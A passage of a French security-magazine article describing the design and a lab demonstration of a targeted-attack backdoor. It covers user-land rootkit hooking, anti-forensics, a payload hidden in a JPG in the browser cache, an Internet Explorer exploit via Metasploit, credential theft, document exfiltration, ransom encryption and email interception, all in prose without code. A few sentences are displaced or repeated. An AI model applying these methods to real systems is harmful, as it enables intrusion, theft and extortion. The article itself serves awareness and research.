Si le concept consistant à créer des fichiers avec un nom aléatoire fonctionne relativement bien pour contourner les logiciels d'analyse automatique, il est en revanche nettement moins efficace face à un humain qui considérera comme éminemment suspect un dossier contenant des fichiers avec des noms comme « aljffklzdzpod » ou « mxkamzdkze ». Il faut certes reconnaître que le commun des utilisateurs n'analyse pas la totalité de son disque tous les quatre matins et qu'une simple dissimulation au fin fond d'une arborescence pourrait suffire. Il est cependant possible de compléter cela avec des techniques de *rootkit*, qui consistent à altérer le comportement du système afin de dissimuler certaines informations. Habituellement, les rootkits agissent au niveau du noyau pour pouvoir donner la vision du système qu'il souhaite à toutes les applications s'appuyant sur les API de plus haut niveau. Dans notre cas, nous partons du postulat que la backdoor s'exécute dans une session utilisateur restreint : impossible donc d'altérer le noyau, la backdoor est restreinte au niveau *user-land*.

Les fonctionnalités rootkit peuvent être implémentées tout simplement en hookant quelques fonctions supplémentaires et en modifiant les données retournées par celles-ci après un appel. Par exemple, en hookant `NtQueryDirectoryFile`, la backdoor peut masquer des fichiers et des répertoires et, en hookant `NtEnumerateValueKey`, elle peut dissimuler des entrées dans la

...utiliser WiShMaster pour transformer les modules en shellcodes.

base de registre. L'article [4] décrit l'implémentation de ces techniques dans le détail.

Il faut être conscient que ce type de technique augmente encore le caractère intrusif de l'outil et donc le risque de découverte par un outil de protection. Il reste donc indispensable de procéder avant tout à une analyse des logiciels installés avant d'activer ce type de fonctionnalités.

⇒ 2.6.3 Résistance à l'analyse post-mortem

Pour la couche fonctionnelle, la résistance à l'analyse post-mortem a seulement pour objectif de protéger la nature de la cible, la problématique de l'anonymat de l'attaquant étant du ressort de la couche communication. Il est clair que comme le code de la backdoor devra à un moment ou à un autre s'exécuter, il est impossible de garantir que l'équipe d'analyste ne pourra jamais reconstituer la backdoor et les modules et déterminer la nature de l'objectif. Il reste cependant possible de leur compliquer la tâche.

Au niveau de la backdoor, la simple routine de déchiffrement peut être remplacée par un code complexe intégrant des techniques *anti-reverse-engineering* (obfuscation, couches de chiffrement, etc.). Ces techniques permettront seulement de gagner du temps, mais n'offrent pas une protection inviolable. Il faut cependant remarquer que l'obtention de la backdoor déchiffrée n'apporte que peu de renseignement sur l'objectif ciblé, ce moteur étant générique. L'information réelle est dans la nature des modules chargés.

Pour protéger les modules, deux possibilités sont envisageables : tout d'abord utiliser un véritable chiffrement et non un simple algorithme type XOR pour stocker les modules sur le disque, la clé de déchiffrement étant stockée sur un serveur et récupérée à la volée. La seconde possibilité est de travailler exclusivement en mémoire : les modules sont alors récupérés à partir d'un serveur à chaque démarrage.

Pour donner une idée, le module `cmd` shellcodisé a une taille de quelques kilooctets et peut donc très aisément être récupéré via une unique requête HTTP.

Dans tous les cas, l'équipe d'analyste aura la possibilité de simuler la backdoor et de récupérer les modules ou la clé de déchiffrement. En cas de comportement anormal, le serveur doit donc impérativement détruire ces informations. Toute la problématique étant la mise en place de critères pour évaluer l'anormalité d'une situation et prendre une décision : backdoor ne se connectant pas à une heure habituelle, requête contenant un header anormal, etc. Il faut noter que la destruction de ces données stoppe temporairement l'attaque, mais ne la fait pas échouer. Il est donc préférable de fixer des critères trop restrictifs que pas assez.

Les fonctionnalités rootkit peuvent être implémentées...

3. Simulation « réaliste » d'une attaque

3.1 Contexte de la démonstration


Cette dernière partie présente le principe d'une attaque relativement « réaliste » reposant sur la backdoor développée dans le cadre de cette étude. Bien qu'elle n'intègre pas tous les mécanismes présentés ci-dessus, cette version peut donner une idée plus concrète du type d'outil qu'il est possible d'obtenir et des attaques qui peuvent être menées.

Le système d'information de la cible sera schématisé par une machine VMware représentant le poste piraté. Seuls les accès HTTP et HTTPS via un proxy demandant une authentification type « basic » sont autorisés. L'objectif est la récupération de données confidentielles sur le poste de l'utilisateur : fichiers, mots de passe, etc.

Une série de vidéos disponibles sur mon site personnel [5] retracent toutes ces étapes.

3.2 Principe de l'introduction de la backdoor

L'introduction de la backdoor repose essentiellement sur des moyens techniques : l'infection aura lieu par simple consultation d'un site web en exploitant la faille MS06-057 du navigateur Internet Explorer [6]. Un exploit de cette faille est directement intégré dans Metasploit [7]. Inutile donc de passer du temps à le refaire. En revanche, la charge exécutée doit pouvoir établir une connexion par canal caché HTTP en passant par le proxy demandant une authentification type « basic ». Les shellcodes de Metasploit ne répondent pas à ces contraintes. Notre backdoor peut être transformée en shellcode via WiShMaster, mais la taille du résultat – environ 40 ko – est bien trop élevée pour une utilisation directe dans l'exploit.



L'exploitation est alors décomposée en deux temps : tout d'abord l'introduction de la backdoor sur le poste cible et ensuite son lancement via un petit shellcode exécuté par l'exploit. Bon, mais comment introduire la backdoor de manière relativement furtive ? Le principe suivant peut être adopté : nous commençons par utiliser WiShMaster pour shellcodiser notre backdoor et obtenons un shellcode de quelques dizaines de kilooctets. À l'aide d'un petit outil « maison », nous dissimulons celui-ci après chiffrement avec un algorithme type XOR dans une image jpg que nous plaçons sur un site web.

Nous incitons ensuite l'utilisateur à venir surfer sur ce site. L'image contenant la backdoor est téléchargée (en passant par le proxy avec authentification) et affichée dans le navigateur. En parallèle, celle-ci est automatiquement stockée dans le cache du navigateur : par une simple consultation, l'utilisateur vient sans le savoir d'introduire la backdoor sur son disque dur !

Nous développons ensuite un petit shellcode effectuant une recherche récursive de l'image dans le cache du navigateur, la chargeant en mémoire, déchiffrant la backdoor shellcodisée et lui transférant l'exécution. Le shellcode obtenu fait 450 octets (sans aucune adresse codée en dur) et est intégré dans le *framework* Metasploit. Il ne reste alors plus qu'à inciter l'utilisateur à surfer sur le faux serveur web Metasploit.

Quelques remarques peuvent être faites :

- ⇒ L'introduction de la backdoor via l'image et l'exploitation en tant que telle sont dissociées et peuvent être relativement espacées dans le temps.
- ⇒ En cas d'échec de l'exploit, il est fort probable que les équipes de forensics auront des difficultés à retrouver la backdoor shellcodisée cachée dans une image dans le cache du navigateur.
- ⇒ Exécuter la backdoor directement dans le processus Internet Explorer serait assez hasardeux, car l'exploit a corrompu la mémoire. Il est donc préférable de l'injecter dans un autre processus. Le shellcode caché dans l'image est donc constitué de deux shellcodes (créés par WiShMaster) : le premier est un simple code qui recherche le processus *explorer.exe* et l'injecte avec le second shellcode, la backdoor elle-même.

La figure 8 résume le principe final de cette attaque.

⇒ 3.3 Exécution de l'objectif

Etablissement de la communication avec l'attaquant

Une fois lancée, la backdoor s'injecte dans tous les processus de l'utilisateur (un certain Jacques Merchat). Un peu plus tard, celui-ci lance « Internet Explorer » et s'authentifie auprès du

proxy. La backdoor intercepte le couple utilisateur/mot de passe, ainsi que les coordonnées du proxy. Elle dispose alors de tous les paramètres de connexion et se connecte sur le serveur de l'attaquant via un canal caché HTTP.

Exploration du poste local

L'attaquant *uploade* le module *cmd* (qui fournit un accès « *cmd* » distant) shellcodisé en mémoire, commence à explorer le système de fichiers et repère un répertoire *C:\DOCS* intéressant.

Récupération des documents

L'attaquant *uploade* en mémoire le module *cps* ajoutant le support de la compression des fichiers transférés et le module *fif* permettant d'effectuer des recherches récursives de pattern dans tous les fichiers d'une sous-arborescence. Il lance alors la recherche du mot « *securite* » sur tous les fichiers *.doc* de *C:\DOCS*. Huit fichiers correspondant à ces critères sont repérés. Ils sont automatiquement compressés et envoyés à l'attaquant.

Chiffrement des documents

L'attaquant a pu vérifier que les fichiers correspondent bien à ceux recherchés et décide de les chiffrer en vue de procéder à un chantage. Il *uploade* le module *cryptfile* et lance le chiffrement de tous les fichiers *.doc* de *C:\DOCS* avec une clé dérivant de la passphrase « *goodbye_cruel_world* ». Une fois chiffrés, les fichiers originaux sont *wipés*.

Vols d'identifiants

Les vidéos suivantes présentent le mécanisme d'interception d'identifiants lors de différentes authentifications :

- ⇒ lors d'une authentification web sur le portail de Google (en HTTPS) ;
- ⇒ lors d'accès aux boîtes mails (POP et IMAP) ;
- ⇒ lors du lancement d'un programme avec le mécanisme « Exécuter en tant que... »

Vols des emails

La vidéo suivante montre une fonctionnalité supplémentaire de la backdoor : lors de l'envoi d'un email, un destinataire est ajouté en copie cachée. L'attaquant reçoit ainsi tous les emails expédiés sans qu'aucun des destinataires ne puisse s'en rendre compte.

Rootkit-userland

Enfin, la dernière vidéo présente rapidement la fonctionnalité rootkit : la backdoor dissimule son répertoire de travail et la clé de registre permettant son redémarrage.

⇒ 3.4 En résumé

Bien qu'exécutée sur une architecture de test, cette petite démonstration donne une idée des possibilités ouvertes par un outil d'attaque un peu souple. Il faut remarquer que très peu de

données ont été écrites sur le disque dur : l'image contenant la backdoor shellcodisée, un ou deux fichiers de configuration chiffrés par un algorithme XOR et quelques bibliothèques standards. Tout le reste de l'exploitation a eu lieu uniquement en mémoire.

⇒ Conclusion

Le développement d'un outil efficace afin de mener des attaques ciblées d'entreprises n'est pas forcément simple. Ne nous leurrions pas. Il reste très accessible à une bonne équipe de développeurs motivés (par l'argent) et représente dans tous les cas un simple « investissement ».


Il faut donc s'attendre à la multiplication de ce type de codes et – plus grave à mon sens – à leur évolution vers des outils *user-friendly* qui pourront être utilisés sans compétences pointues en informatique. Ce type d'attaque deviendra alors à la portée d'un nombre beaucoup plus important de personnes.

Que faire contre cela ? Inutile de revenir sur l'aspect « protection », reposant sur les habituelles préconisations sur la gestion des droits, l'application des patches, la sensibilisation des utilisateurs, etc.

En revanche, il existe un point nettement plus controversé qui concerne l'attitude à adopter en termes de communication. Entre les entreprises qui ont tout intérêt à dissimuler les attaques qu'elles ont subies pour protéger leur image et certains textes de loi bridant fortement toute publication, il règne un brouillard impénétrable autour ce

sujet. Quelle est la fréquence des attaques ? Quel est niveau de technicité des outils ? Quelles sont les méthodes les plus utilisées et dont il faut le plus se méfier ? Les logiciels de protections sont-ils efficaces ? Les équipes de forensics parviennent-elles à déterminer la source de l'attaque ? Beaucoup de questions, peu de réponses fiables.

La question est alors « à qui profite ce flou » ? Aux éditeurs de solutions de protection qui peuvent ainsi vendre des boîtes noires *all-in-one* parfois peu adaptées, probablement. Aux attaquants qui se trouvent ainsi en position dominante, maîtrisant des techniques inconnues des RSSI, certainement. Aux entreprises, sûrement pas. Sans indicateur, sans information, comment peuvent-elles évaluer et maîtriser cette menace sur leurs systèmes ?



i Liens

- [1] CAILLAT (Benjamin), « Outil spécifique pour attaques ciblées d'entreprises (partie I) », *MISC* n°36.
- [2] Hooker : template de projet C pour créer des applications exécutant de l'injection de thread et du hooking d'API, http://benjamin.caillat.free.fr/wishmaster_hooker.php
- [3] WiShMaster : générateur de shellcodes pour Windows, <http://benjamin.caillat.free.fr/wishmaster.php>
- [4] Holy Father, « *Invisibility on nt boxes – how to become unseen on windows NT* », *The CodeBreakers-Journal*, Vol. 1, No 2, 2004, <http://www.codebreakers-journal.com/>

- [5] Vidéos attaques : ensemble de vidéos retraçant l'attaque décrite, http://benjamin.caillat.free.fr/backdoorsvideos_fr.php
- [6] Set slice : bulletin de sécurité détaillant la faille « set slice » exploitée lors de l'attaque, <http://www.microsoft.com/technet/security/Bulletin/MS06-057.msp>
- [7] Metasploit project : framework gratuit d'exploitation de vulnérabilités, <http://www.metasploit.com/>
- [8] DETOISIEN (Eric), « Cheval de Troie furtif sous windows », *MISC* n°10, 11 et 14).